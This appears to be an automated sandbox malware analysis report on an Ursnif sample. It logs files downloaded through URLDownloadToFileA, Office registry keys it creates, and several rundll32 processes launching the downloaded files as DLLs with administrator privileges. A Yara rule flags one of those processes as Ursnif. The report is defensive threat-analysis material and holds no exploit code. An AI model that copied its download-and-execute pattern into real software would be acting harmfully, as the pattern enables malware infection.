C:\Users\user\fikftkm.thj3	unknown	7624	3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 20 20 20 20 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 61 63 68 65 2d 63 6f 6e 74 72 6f 6c 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 50 72 61 67 6d 61 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 45 78 70 69 72 65 73 22 20 63 6f 6e 74 65 6e 74 3d 22 30 22	<!DOCTYPE html>. <html>. <head>. <meta http-equiv="Cont ent-type" content="text/html; charset=utf-8">. <meta http-equiv="Cache-control" content="no-cache">. <meta http-eq uiv="Pragma" content="no-cache">. <meta http-equiv="Expir es" content="0"	success or wait	1	179F643	URLDownloadToFileA

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	12820F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	128211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	128213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	128213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 1536 Parent PID: 3544

General

Start time:	07:47:08
Start date:	07/04/2021
Path:	C:\Windows\SysWOW64\rundll32.exe

Wow64 process (32bit):	true
Commandline:	rundll32 ..\fikftkm.thj,DllRegisterServer
Imagebase:	0xef0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 3636 Parent PID: 3544

General

Start time:	07:47:09
Start date:	07/04/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\fikftkm.thj1,DllRegisterServer
Imagebase:	0xef0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000004.00000002.304391933.00000000034D0000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: rundll32.exe PID: 1528 Parent PID: 3544

General

Start time:	07:47:40
Start date:	07/04/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\fikftkm.thj2,DllRegisterServer
Imagebase:	0xef0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 3888 Parent PID: 3544

General

Start time:	07:47:41
Start date:	07/04/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\fikftkm.thj3,DllRegisterServer
Imagebase:	0xef0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\fikftkm.thj3	unknown	64	success or wait	1	EF38D9	ReadFile

Analysis Process: rundll32.exe PID: 4772 Parent PID: 3544

General

Start time:	07:47:41
Start date:	07/04/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\fikftkm.thj4,DllRegisterServer
Imagebase:	0xef0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis